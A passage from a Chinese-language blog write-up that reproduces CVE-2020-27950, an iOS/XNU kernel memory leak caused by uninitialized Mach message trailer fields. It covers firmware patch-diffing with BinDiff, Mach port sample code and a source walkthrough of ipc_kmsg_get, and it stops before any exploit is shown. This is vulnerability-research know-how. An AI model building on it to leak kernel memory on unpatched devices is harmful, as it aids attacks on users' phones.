

CVE-2020-27950 msgh_ad信息泄露

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公告

```
1 Available for: macOS High Sierra 10.13.6, macOS Mojave 10.14.6
2
3 Impact: A malicious application may be able to disclose kernel memory.
  Apple is aware of reports that an exploit for this issue exists in the
  wild.
4
5 Description: A memory initialization issue was addressed.
6
7 CVE-2020-27950: Google Project Zero
```

跟着这篇文章复现CVE-2020-27950内核信息泄露漏洞

- <https://www.synacktiv.com/en/publications/ios-1-day-hunting-uncovering-and-exploiting-cve-2020-27950-kernel-memory-leak.html#>

第一次通过bindiff补丁对比逆向分析iOS内核漏洞，踩了不少坑，如果各位师傅有更好的分析方法可以多指点

我们选用iPhone 6的两个固件版本：12.4.8和12.4.9

漏洞版本iOS 12.4.8 (16G201) for iPhone 6

- http://updates-http.cdn-apple.com/2020SummerFCS/fullrestores/001-11131/71ECCF56-5998-4F84-9386-F91387BC68A5/iPhone_4.7_12.4.8_16G201_Restore.ipsw

补丁版本iOS 12.4.9 (16H5) for iPhone 6

- http://updates-http.cdn-apple.com/2020FallFCS/fullrestores/001-73435/24D71947-C37D-4A9F-A958-340EDCA61AC4/iPhone_4.7_12.4.9_16H5_Restore.ipsw

这两个固件都是ZIP压缩文件

```
1 → ~ file *.ipsw
2 iPhone_4.7_12.4.8_16G201_Restore.ipsw: Zip archive data, at least v2.0
  to extract
3 iPhone_4.7_12.4.9_16H5_Restore.ipsw: Zip archive data, at least v2.0
  to extract
```

解压缩出来, `kernelcache.release.iphone7` 就是压缩后的内核二进制文件

```
1 → iPhone_4.7_12.4.8_16G201_Restore ls -al
2 total 6012560
3 drwxr-xr-x@  9 wnagzihxaln  staff          288 Jan  2 19:41 .
4 drwxr-xr-x   7 wnagzihxaln  staff          224 Jan  2 19:42 ..
5 -rw-r--r--@  1 wnagzihxaln  staff 2874835794 Jan  9  2007 038-60223-
  004.dmg
6 -rw-r--r--@  1 wnagzihxaln  staff   93846555 Jan  9  2007 038-60285-
  004.dmg
7 -rw-r--r--@  1 wnagzihxaln  staff   91602971 Jan  9  2007 038-60305-
  004.dmg
8 -rw-r--r--@  1 wnagzihxaln  staff    128367 Jan  9  2007
  BuildManifest.plist
9 drwxr-xr-x@ 10 wnagzihxaln  staff    320 Jan  9  2007 Firmware
10 -rw-r--r--@  1 wnagzihxaln  staff    985 Jan  9  2007
  Restore.plist
11 -rw-r--r--@  1 wnagzihxaln  staff  14061377 Jan  9  2007
  kernelcache.release.iphone7
```

iPhone 6使用的是LZSS压缩算法

```
1 → iPhone_4.7_12.4.8_16G201_Restore xxd -a
  kernelcache.release.iphone7 | head -n 10
2 00000000: 3083 d68f 3c16 0449 4d34 5016 046b 726e 0...<..IM4P..krn
3 00000010: 6c16 1e4b 6572 6e65 6c43 6163 6865 4275 1..KernelCacheBu
4 00000020: 696c 6465 722d 3134 3639 2e32 3630 2e31 ilder-1469.260.1
5 00000030: 3504 83d6 8f0b 636f 6d70 6c7a 7373 025a 5.....complzss.Z
6 00000040: b99c 01ae f208 00d5 cd8b 0000 0001 0000 .....
7 00000050: 0000 0000 0000 0000 0000 0000 0000 0000 .....
8 *
9 000001b0: 0000 0000 0000 ffcf faed fe0c 0000 01d5 .....
10 000001c0: 00f6 f002 f6f0 16f6 f058 115a f3f1 20f6 .....X.Z...
11 000001d0: f100 19f6 f028 faf0 3f5f 5f54 4558 5409 .....(..?__TEXT.
```

我们对其进行解压缩, 使用的工具是lzssdec

- <http://nah6.com/~itsme/cvs-xddevtools/iphone/tools/lzssdec.cpp>

下载编译

```
1 → lzssdec wget http://nah6.com/~itsme/cvs-
  xddevtools/iphone/tools/lzssdec.cpp
2 → lzssdec g++ lzssdec.cpp -o lzssdec
```

解压缩kernelcache文件，现在我们获得了一个存在漏洞的固件版本，同理获取打补丁后的固件版本

```
1 → iPhone_4.7_12.4.8_16G201_Restore ./lzssdec -o 0x1b6 <
kernelcache.release.iphone7 > kernelcache.release.iphone7.bin
```

现在漏洞版本和补丁版本的kernelcache文件都准备好了

```
1 → iPhone_4.7_12.4.8_16G201_Restore file
kernelcache.release.iphone7.bin
2 kernelcache.release.iphone7.bin: Mach-O 64-bit executable arm64
3 → iPhone_4.7_12.4.9_16H5_Restore file kernelcache.release.iphone7.bin
4 kernelcache.release.iphone7.bin: Mach-O 64-bit executable arm64
```

通过bindiff进行补丁对比，bindiff现在已经更新到了6


因为一些大家都懂得的原因，Windows的IDA目前有最新的7.5，而macOS只有7.0，如果是IDA 7.0，目前只能使用bindiff 5，如果是7.5，开心的使用bindiff 6吧

macOS版本有一个错误需要提前解决掉

```
1 → ~ sudo ln -s
/Applications/BinDiff/BinDiff.app/Contents/MacOS/bin/bindiff
/Applications/BinDiff/BinDiff.app/Contents/app/bindiff
```

为了使用更多的特性以及更准确的分析结果，我决定使用IDA 7.5

将两个文件载入IDA 7.5进行分析，生成idb文件，再通过bindiff分析这两个idb文件



关于符号恢复这部分的一波三折大家可以看这篇文章《[关于恢复kernelcache符号的问题](#)》，记录了我这几天是如何踩坑的

首先比对 `kc_12.4.8` 和 `kc_12.4.9`，得到八个差异函数，再逐个反编译查看代码，发现有五个函数是添加了同一段代码


```
1  __TEXT_EXEC:__text:FFFFFFF00768E4C4 MOV          W1, #0x44 ; 'D'
2  __TEXT_EXEC:__text:FFFFFFF00768E4C8 MOV          X0, X20
3  __TEXT_EXEC:__text:FFFFFFF00768E4CC BL          sub_FFFFFFFF00766D6C0
4  __TEXT_EXEC:__text:FFFFFFF00768E4D0 MOV          W23, #0
```

现在记录者五个跟漏洞有关的函数，再用 `kc_12.4.8` 和一个泄露符号的 `kc_symbols`，分别搜索前面记录的五个函数，通过bindiff的方式恢复出了两个正确的符号

剩下三个函数其中一个具有字符串，搜索源码发现是 `ipc_kobject_server()`，此时剩下两个函数找不到符号

kc_12.4.8_func_name	kc_12.4.9_func_name	Similarity	bindiff_symbol	true_symbol
sub_FFFFFFFF00768E3AC	sub_FFFFFFFF00768E3BC	0.58	_ipc_kmsg_get_from_kernel	ipc_kmsg_get_from_kernel
sub_FFFFFFFF00768E164	sub_FFFFFFFF00768E164	0.96	_ipc_kmsg_get	ipc_kmsg_get
sub_FFFFFFFF0076A7824	sub_FFFFFFFF0076A7840	0.13	_mach_gss_accept_sec_context_v2	
sub_FFFFFFFF0076BE438	sub_FFFFFFFF0076BE470	0.11	_ipc_port_send_turnstile_prepare	ipc_kobject_server
sub_FFFFFFFF0076BF8C8	sub_FFFFFFFF0076BF90C	0.28	_ptmx_get_ioctl	

同时搜索补丁代码中的 `sub_FFFFFFFF00766D6C0`，确定是函数 `bzero()`



到这一步为止，我们勉强和作者拥有了同样的漏洞分析起点

我们开始分析XNU源码，先从三个有符号的函数任选一个进行分析，我选择了函数 `ipc_kmsg_get()`

前两天刚好开源了最新的 `xnu-7195.50.7.100.1`

- <https://opensource.apple.com/tarballs/xnu/xnu-7195.50.7.100.1.tar.gz>


再来一个早一点的版本 `xnu-6153.141.1`

- <https://opensource.apple.com/tarballs/xnu/xnu-6153.141.1.tar.gz>

源码一对比，果然多了函数 `bzero()` 的调用

```
1 | bzero(trailer, sizeof(*trailer));
```

左边是漏洞版本，右边是补丁版本



补丁操作的变量 `trailer` 类型是 `mach_msg_max_trailer_t`，而 `mach_msg_max_trailer_t` 是由 `mach_msg_mac_trailer_t` 定义而来

```
1 | typedef mach_msg_mac_trailer_t mach_msg_max_trailer_t;
2 | mach_msg_max_trailer_t          *trailer;
```

`mach_msg_mac_trailer_t` 是一个结构体，在这个结构体定义附近发现了两个

宏：`MACH_MSG_TRAILER_MINIMUM_SIZE`，`MAX_TRAILER_SIZE`，分别代表最大的trailer和最小的trailer长度，由此我们可以找到结构体 `mach_msg_trailer_t` 的定义

```
1 | #define MACH_MSG_TRAILER_MINIMUM_SIZE  sizeof(mach_msg_trailer_t)
```

```

2  #define MAX_TRAILER_SIZE
   ((mach_msg_size_t)sizeof(mach_msg_max_trailer_t))
3
4  typedef struct{
5      mach_msg_trailer_type_t      msgh_trailer_type;
6      mach_msg_trailer_size_t      msgh_trailer_size;
7      mach_port_seqno_t            msgh_seqno;
8      security_token_t              msgh_sender;
9      audit_token_t                 msgh_audit;
10     mach_port_context_t            msgh_context;
11     mach_msg_filter_id             msgh_ad;
12     msg_labels_t                   msgh_labels;
13 } mach_msg_mac_trailer_t;
14
15 typedef struct{
16     mach_msg_trailer_type_t        msgh_trailer_type;
17     mach_msg_trailer_size_t        msgh_trailer_size;
18 } mach_msg_trailer_t;

```

从结构体定义可以看到，最大的trailer拥有好几个字段，长度为 `0x44`，而最小的trailer结构体只有两个字段，长度为 `0x08`

我喜欢结合函数功能来讲一个漏洞，比如它是什么作用，在哪里调用到，用户态可控的数据有哪些

比如这个漏洞的补丁，什么是trailer？什么操作能调用到这段代码？

作为入门选手，想要从我说的角度去理解这个漏洞，就需要先来学习下基础知识

1. Mach Message
2. Mach Port

Mach是XNU内核的内核，它实现了操作系统最基本的功能：进程和线程抽象，虚拟内存管理，任务调度，进程间通信和消息传递机制

BSD实现于Mach之上，包括：网络协议栈，文件系统访问，设备访问等等

以上来自《深入解析Mac OS X & iOS操作系统》第二章

在Mach中有一个很基本的概念叫作Message，也就是消息，消息在两个Port之间传递，消息分为 `Simple Message` 和 `Complex Message`，作为复杂消息，自然包含的字段数据要比简单消息要多

Port简单可以理解为一个内核的消息队列，Task创建一个Port后，只有该Task对这个Port有接收消息的Right，其它Task都可以在获取发送Right后对该Port发送消息

Mach Message的接收与发送依赖函数 `mach_msg()` 进行，这个函数在用户态与内核态均有实现


```

1 extern mach_msg_return_t mach_msg(
2     mach_msg_header_t      *msg,
3     mach_msg_option_t      option,
4     mach_msg_size_t        send_size,
5     mach_msg_size_t        rcv_size,
6     mach_port_name_t        rcv_name,
7     mach_msg_timeout_t      timeout,
8     mach_port_name_t        notify);

```

一条基本的消息由 Message Header 和 Message Body 构成，它可以选择带上消息尾，也就是上面提到的trailer

```

1 typedef struct{
2     mach_msg_header_t      header;
3     mach_msg_body_t        body;
4 } mach_msg_base_t;
5
6 typedef struct{
7     mach_msg_bits_t        msg_bits;
8     mach_msg_size_t        msg_size;
9     mach_port_t            msg_remote_port;
10    mach_port_t            msg_local_port;
11    mach_port_name_t        msg_voucher_port;
12    mach_msg_id_t          msg_id;
13 } mach_msg_header_t;
14
15 typedef struct{
16     mach_msg_size_t        msg_descriptor_count;
17 } mach_msg_body_t;

```

以上来自《深入解析Mac OS X & iOS操作系统》第十章

有了一些基本概念之后，我们尝试从开发角度来使用Mach Message

- <https://docs.darlinghq.org/internals/macos-specifics/mach-ports.html>

创建Receiver Port并等待接收消息

首先我们要创建分配一个Port

```

1 mach_port_t port;
2 mach_port_allocate(mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &port);

```

获取往Port发消息的Right

```
1 mach_port_insert_right(mach_task_self(), port, port,
    MACH_MSG_TYPE_MAKE_SEND);
```

向系统注册该Port，这样其它进程都可以通过对应的名字搜索到该Port

```
1 bootstrap_register(bootstrap_port, "com.wnagzihxaln.port", port);
```

通过函数 `mach_msg()` 阻塞线程等待接收消息

```
1 struct {
2     mach_msg_header_t header;
3     char some_text[10];
4     int some_number;
5     mach_msg_trailer_t trailer;
6 } message;
7
8 kr = mach_msg(
9     &message.header, // 另一种写法 (mach_msg_header_t *) &message.
10    MACH_RCV_MSG,    // 两种选项：发送和接收，此处是接收
11    0,               // 发送消息的长度
12    sizeof(message), // 等待接收消息的长度
13    port,            // 要获取消息的port
14    MACH_MSG_TIMEOUT_NONE,
15    MACH_PORT_NULL);
```

注意trailer在此处的使用，trailer可以附加在消息尾部作为额外的请求，trailer不计算入消息头的 `msg_h_size`，它有自己的长度字段 `msg_h_trailer_size`，此处使用的是最小的空trailer

```
1 typedef struct{
2     mach_msg_trailer_type_t    msg_h_trailer_type;
3     mach_msg_trailer_size_t    msg_h_trailer_size;
4 } mach_msg_trailer_t;
```

获取Sender Port并向其发送消息

搜索并获取指定Port

```
1 mach_port_t port;
2 bootstrap_look_up(bootstrap_port, "com.wnagzihxaln.port", &port);
```

构造消息


```

1 struct {
2     mach_msg_header_t header;
3     char some_text[10];
4     int some_number;
5 } message;
6
7 message.header.msgh_bits = MACH_MSGH_BITS(MACH_MSG_TYPE_COPY_SEND,
8     0);
9 message.header.msgh_remote_port = port;
10 message.header.msgh_local_port = MACH_PORT_NULL;
11 strncpy(message.some_text, "Hello", sizeof(message.some_text));
12 message.some_number = 1337;

```

此处是发送消息，注意第二个参数

```

1 kr = mach_msg(
2     &message.header, // 另一种写法 (mach_msg_header_t *) &message.
3     MACH_SEND_MSG, // 两种选项：发送和接收，此处是发送
4     sizeof(message), // 发送消息的长度
5     0, // 等待接收消息的长度
6     MACH_PORT_NULL, // 要获取消息的port
7     MACH_MSG_TIMEOUT_NONE,
8     MACH_PORT_NULL);

```

到此完成Mach Message的接收与发送流程

如果有兴趣可以详读这两篇文章，第一篇的代码没有问题，但是第二篇的代码有点过时了，我没有运行起来

- <https://docs.darlinghq.org/internals/macos-specifics/mach-ports.html>
- <https://flylib.com/books/en/3.126.1.107/1/>

我们来看如何在这个过程中发挥trailer的作用，将mach_msg_trailer_t 改为mach_msg_security_trailer_t，同时修改函数mach_msg() 第二个参数

```

1 struct {
2     mach_msg_header_t header;
3     char some_text[10];
4     int some_number;
5     mach_msg_security_trailer_t trailer;
6 } message;
7
8 kr = mach_msg(
9     &message.header, // 另一种写法 (mach_msg_header_t *) &message.

```

```

10     MACH_RCV_MSG |
    MACH_RCV_TRAILER_ELEMENTS(MACH_RCV_TRAILER_SENDER),      // <-- 添加
    trailer请求位
11     0,                // 发送消息的长度
12     sizeof(message),  // 等待接收消息的长度
13     port,             // 要获取消息的port
14     MACH_MSG_TIMEOUT_NONE,
15     MACH_PORT_NULL);

```

当收到消息，即可打印出发送消息者的信息

```

1  printf("Sender's user id is %u\nSender's user group is %u\n",
2         message.trailer.msgh_sender.val[0],
3         message.trailer.msgh_sender.val[1]);
4
5  // Sender's user id is 501
6  // Sender's user group is 20
7  // → id
8  // uid=501(wnagzihxaln) gid=20(staff) groups=20(staff)

```

从这个过程可以看出来，Port接收者可以在调用函数 `mach_msg()` 时额外从内核指定获取一些数据

以上代码来自《Mac OS X技术内幕》第九章

函数 `mach_msg()` 第二个参数有如下的标志位，这个参数在内核里用 `option` 来表示

```

1  /* The options that the kernel honors when passed from user space */
2  #define MACH_SEND_USER (
3      MACH_SEND_MSG |
4      MACH_SEND_TIMEOUT |
5      MACH_SEND_NOTIFY |
6      MACH_SEND_OVERRIDE |
7      MACH_SEND_TRAILER |
8      MACH_SEND_NOIMPORTANCE |
9      MACH_SEND_SYNC_OVERRIDE |
10     MACH_SEND_PROPAGATE_QOS |
11     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN |
12     MACH_MSG_STRICT_REPLY |
13     MACH_RCV_GUARDED_DESC)
14
15 #define MACH_RCV_USER (
16     MACH_RCV_MSG |
17     MACH_RCV_TIMEOUT |
18     MACH_RCV_LARGE |
19     MACH_RCV_LARGE_IDENTITY |

```

```

20     MACH_RCV_VOUCHER |
21     MACH_RCV_TRAILER_MASK |
22     MACH_RCV_SYNC_WAIT |
23     MACH_RCV_SYNC_PEEK |
24     MACH_RCV_GUARDED_DESC |
25     MACH_MSG_STRICT_REPLY)

```

如果对于Mach Message发送与接收基本流程不理解的同学一定多看看上面这几段代码

以下假设大家对于Mach Message都有了一定的基本理解，并且删除了部分调试与失败返回处理代码

我们跟入函数 `mach_msg()`，函数 `mach_msg()` 会调用函数 `mach_msg_trap()`，函数 `mach_msg_trap()` 会调用函数 `mach_msg_overwrite_trap()`

```

1  mach_msg_return_t
2  mach_msg_trap(
3      struct mach_msg_overwrite_trap_args *args)
4  {
5      kern_return_t kr;
6      args->rcv_msg = (mach_vm_address_t)0;
7
8      kr = mach_msg_overwrite_trap(args);
9      return kr;
10 }

```

这里有两种我们需要分析的场景：`MACH_RCV_MSG` 和 `MACH_SEND_MSG`

当函数 `mach_msg()` 第二个参数是 `MACH_SEND_MSG` 的时候，函数 `ipc_kmsg_get()` 用于分配缓冲池并从用户态拷贝数据到内核态

```

1  mach_msg_return_t
2  mach_msg_overwrite_trap(
3      struct mach_msg_overwrite_trap_args *args)
4  {
5      mach_vm_address_t      msg_addr = args->msg;
6      mach_msg_option_t      option = args->option; // mach_msg()第二
个参数
7      ...
8
9      mach_msg_return_t mr = MACH_MSG_SUCCESS; // 大吉大利
10     vm_map_t map = current_map();
11
12     /* Only accept options allowed by the user */
13     option &= MACH_MSG_OPTION_USER;
14

```

```

15     if (option & MACH_SEND_MSG) {
16         ipc_space_t space = current_space();
17         ipc_kmsg_t kmsg;    // 创建kmsg变量
18
19         // 分配缓冲区并从用户态拷贝数据到内核态
20         mr = ipc_kmsg_get(msg_addr, send_size, &kmsg);
21         // 转换端口, 从用户态转换为内核态地址
22         mr = ipc_kmsg_copyin(kmsg, space, map, override, &option);
23         // 发送消息
24         mr = ipc_kmsg_send(kmsg, option, msg_timeout);
25     }
26
27     if (option & MACH_RCV_MSG) {
28         ...
29     }
30
31     return MACH_MSG_SUCCESS;
32 }

```

函数 `ipc_kmsg_get()` 属于漏洞函数, `ipc_kmsg_t` 就是内核态的消息存储结构体, 拷贝过程看注释

```

1 mach_msg_return_t
2 ipc_kmsg_get(
3     mach_vm_address_t    msg_addr,
4     mach_msg_size_t size,
5     ipc_kmsg_t            *kmsgp)
6 {
7     mach_msg_size_t        msg_and_trailer_size;
8     ipc_kmsg_t            kmsg;
9     mach_msg_max_trailer_t *trailer;
10    mach_msg_legacy_base_t legacy_base;
11    mach_msg_size_t        len_copied;
12    legacy_base.body.msgh_descriptor_count = 0;
13
14    // 长度参数检查
15
16    // mach_msg_legacy_base_t结构体长度等于mach_msg_base_t
17    if (size == sizeof(mach_msg_legacy_header_t)) {
18        len_copied = sizeof(mach_msg_legacy_header_t);
19    } else {
20        len_copied = sizeof(mach_msg_legacy_base_t);
21    }
22
23    // 从用户态拷贝消息到内核态
24    if (copyinmsg(msg_addr, (char *)&legacy_base, len_copied)) {

```

```

25         return MACH_SEND_INVALID_DATA;
26     }
27
28     // 获取内核态消息变量起始地址
29     msg_addr += sizeof(legacy_base.header);
30
31     // 直接加上最长的trailer长度，不知道接收者会定义何种类型的trailer，此处是做
    备用操作
32     // typedef mach_msg_mac_trailer_t mach_msg_max_trailer_t;
33     // #define MAX_TRAILER_SIZE
    ((mach_msg_size_t)sizeof(mach_msg_max_trailer_t))
34     msg_and_trailer_size = size + MAX_TRAILER_SIZE;
35
36     // 分配内核空间
37     kmsg = ipc_kmsg_alloc(msg_and_trailer_size);
38
39     // 初始化kmsg.ikm_header部分字段
40
41     // 拷贝消息体，此处不包括trailer
42     if (copyinmsg(msg_addr, (char *) (kmsg->ikm_header + 1), size -
    (mach_msg_size_t)sizeof(mach_msg_header_t))) {
43         ipc_kmsg_free(kmsg);
44         return MACH_SEND_INVALID_DATA;
45     }
46
47     // 通过size找到kmsg尾部trailer的起始地址，进行初始化
48     // 注意它的msggh_trailer_size是最小的MACH_MSG_TRAILER_MINIMUM_SIZE
49     trailer = (mach_msg_max_trailer_t *) ((vm_offset_t)kmsg->
    >ikm_header + size);
50     trailer->msggh_sender = current_thread()->task->sec_token;
51     trailer->msggh_audit = current_thread()->task->audit_token;
52     trailer->msggh_trailer_type = MACH_MSG_TRAILER_FORMAT_0;
53     trailer->msggh_trailer_size = MACH_MSG_TRAILER_MINIMUM_SIZE;
54     trailer->msggh_labels.sender = 0;
55
56     *kmsgp = kmsg;
57     return MACH_MSG_SUCCESS;
58 }

```

函数 `ipc_kmsg_get()` 结尾赋值trailer的时候，使用的是 `mach_msg_max_trailer_t`，给 `kmsg` 申请的长度也是按照 `mach_msg_max_trailer_t` 计算，但只初始化了三个字段，其它字段并未初始化，这是漏洞成因之一

```

1 trailer->msggh_sender = current_thread()->task->sec_token;
2 trailer->msggh_audit = current_thread()->task->audit_token;
3 trailer->msggh_labels.sender = 0;

```

```

4
5 typedef struct{
6     mach_msg_trailer_type_t      msgh_trailer_type;
7     mach_msg_trailer_size_t      msgh_trailer_size;
8     mach_port_seqno_t            msgh_seqno;
9     security_token_t             msgh_sender;
10    audit_token_t                 msgh_audit;
11    mach_port_context_t           msgh_context;
12    mach_msg_filter_id            msgh_ad;
13    msg_labels_t                  msgh_labels;
14 } mach_msg_mac_trailer_t;

```

当函数 `mach_msg()` 第二个参数是 `MACH_RCV_MSG` 的时候，会调用函数 `mach_msg_receive_results()` 读取消息

```

1 mach_msg_return_t
2 mach_msg_overwrite_trap(
3     struct mach_msg_overwrite_trap_args *args)
4 {
5     // 初始化基础变量
6     mach_vm_address_t      msg_addr = args->msg;
7     mach_msg_option_t      option = args->option; // mach_msg()第二
    个参数
8     ...
9
10    mach_msg_return_t mr = MACH_MSG_SUCCESS; // 大吉大利
11    vm_map_t map = current_map();
12
13    /* Only accept options allowed by the user */
14    option &= MACH_MSG_OPTION_USER;
15
16    // mach_msg(): 发送消息
17    if (option & MACH_SEND_MSG) {
18        ...
19    }
20
21    // mach_msg(): 接收消息，我们关注这个分支
22    if (option & MACH_RCV_MSG) {
23        thread_t self = current_thread();
24        ipc_space_t space = current_space();
25        ipc_object_t object;
26        ipc_mqueue_t mqueue;
27
28        mr = ipc_mqueue_copyin(space, rcv_name, &mqueue, &object);
29
30        // 设置接收消息的缓冲区地址

```



```

31     if (rcv_msg_addr != (mach_vm_address_t)0) {
32         self->ith_msg_addr = rcv_msg_addr;
33     } else {
34         self->ith_msg_addr = msg_addr;
35     }
36
37     // 将重要参数设置为线程全局结构体变量
38     self->ith_object = object;
39     self->ith_rsize = rcv_size;
40     self->ith_msize = 0;
41     self->ith_option = option;
42     self->ith_receiver_name = MACH_PORT_NULL;
43     self->ith_continuation = thread_syscall_return;
44     self->ith_knote = ITH_KNOTE_NULL;
45
46     // 从消息队列里获取消息
47     // Purpose: Receive a message from a message queue.
48     ipc_mqueue_receive(mqueue, option, rcv_size, msg_timeout,
49     THREAD_ABORTSAFE);
49     if ((option & MACH_RCV_TIMEOUT) && msg_timeout == 0) {
50         thread_poll_yield(self);
51     }
52
53     // 读取消息
54     return mach_msg_receive_results(NULL);
55 }
56
57 return MACH_MSG_SUCCESS;
58 }

```

函数 `mach_msg_receive_results()` 用于读取消息，如果消息读取成功，会调用函数 `ipc_kmsg_add_trailer()`

```

1  mach_msg_return_t
